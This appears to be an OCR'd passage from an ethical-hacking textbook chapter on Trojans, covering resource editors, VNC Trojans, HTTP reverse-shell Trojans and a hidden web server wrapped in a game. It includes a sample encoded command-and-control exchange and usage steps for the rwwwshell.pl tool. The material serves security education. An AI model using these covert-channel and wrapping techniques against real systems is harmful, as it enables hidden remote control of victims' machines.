
- **Restorator**

  Source: *https://www.bome.com*

  Restorator is a utility for editing Windows resources in applications and their components (e.g., files with .exe, .dll, .res, .rc, and .dcr extensions). It allows you to change, add, or remove resources such as text, images, icons, sounds, videos, versions, dialogs, and menus in nearly all programs. Using this tool, one can achieve translation/localization, customization, design improvement, and development.

  Features:

  - Translate existing applications (localization)
  - Customize the look and feel of programs
  - Replace logos and icons (branding)
  - Enhance control over resource files in the software development process
  - Hack into the inner workings of applications on the computer


Restorator 2018
File Resources Viewer Edit Tools Help
Res Viewer
Resource Tree
Resource Viewer File Browser
0 open files

This pane is called the
Resource Tree

It displays your files as a tree of resources.

Drag a file from Windows Explorer or the File Browser into this area to open it.

Then you can explore the resources by clicking items in the tree.

At any time you can press the right mouse button to get a context menu with the most important functions, or press F1 to see the help.

This pane is called the
Resource Viewer

It displays the contents of the resources which you select in the Resource Tree.

Use the ab toolbar button or F6 to edit a resource.

Figure 7.16: Screenshot of Restorator

Service Protocol Trojans

These Trojans can take advantage of vulnerable service protocols such as VNC, HTTP/HTTPS, and ICMP, to attack the victim's machine.

- **VNC Trojans**

  A VNC Trojan starts a VNC server daemon in the infected system (victim), whereby the attacker connects to the victim using any VNC viewer. Since the VNC program is considered a utility, this Trojan will be difficult to detect using antivirus software. Well-known financial malware such as Vultur, Dridex, Neverquest, and Gozi employ a hidden virtual network computing (HVNC) module, which allows attackers to gain user-grade access to an infected PC.



Command and control instruction
VNC Traffic
VNC
Attacker
Victim
VNC Server

Figure 7.17: Working of VNC Trojan

- **HTTP/HTTPS Trojans**

  HTTP/HTTPS Trojans can bypass any firewall and work in reverse, as opposed to a straight HTTP tunnel. They use web-based interfaces and port 80. The execution of these Trojans takes place on the internal host and spawns a child program at a predetermined time. The child program is a user to the firewall; hence, the firewall allows the program to access the Internet. However, this child program executes a local shell, connects to the webserver that the attacker owns on the Internet through an apparently legitimate HTTP request, and sends it a ready signal. The apparently legitimate answer from the attacker's web server is, in fact, a series of commands that the child can execute on the machine's local shell. The attacker converts all the traffic into a Base64-like structure and gives it as a value for a cgi-string to avoid detection.

  The following is an example of a connection:

  Slave: **`GET/cgi-bin/order? M5mAejTgZdgYOdgIO0BqFfVYTgjFLdgxEdb1He7krj HTTP/1.0`**

  Master replies with: **`g5mAlfbknz`**

  The GET of the internal host (SLAVE) is the command prompt of the shell; the answer is an encoded "`ls`" command from the attacker on the external server (MASTER). The SLAVE tries to connect to the MASTER daily at a specified time. If necessary, the child is spawned if the shell hangs; the attacker can check and fix it the next day. If the administrator sees connections to the attacker's server and connects it to his/her server, he/she just sees a broken web server because there is a token (password) in the encoded cgi GET request. Support for WWW proxies (e.g., Squid, a fully featured web proxy cache) is available. The program masks its name in the process listing. The programs are reasonably small; the master and slave programs consist of only 260 lines per file. Usage is easy: edit rwwwshell.pl for the correct values, execute "rwwwshell.pl slave" on the SLAVE, and run "rwwwshell.pl" on the MASTER just before the slave tries to connect.



HTTP request to download a file
Trojan passes through HTTP reply
Victim
Server

Figure 7.18: Working of HTTP Trojan

  - **SHTTPD**

    SHTTPD is a small HTTP server that can be embedded inside any program. It can be wrapped with a genuine program (game chess.exe). When executed, it will turn a computer into an invisible web server. For instance, an attacker connects to the victim using web browser http://10.0.0.5:443 and infects the victim's computer with chess.exe, with Shttpd running in the background and listening on port 443 (SSL).



Attacker
IP: 10.0.0.5:443
Normally Firewall allows you through port 443
SSL
Encrypted Traffic
Victim
IP: 10.0.0.8:443

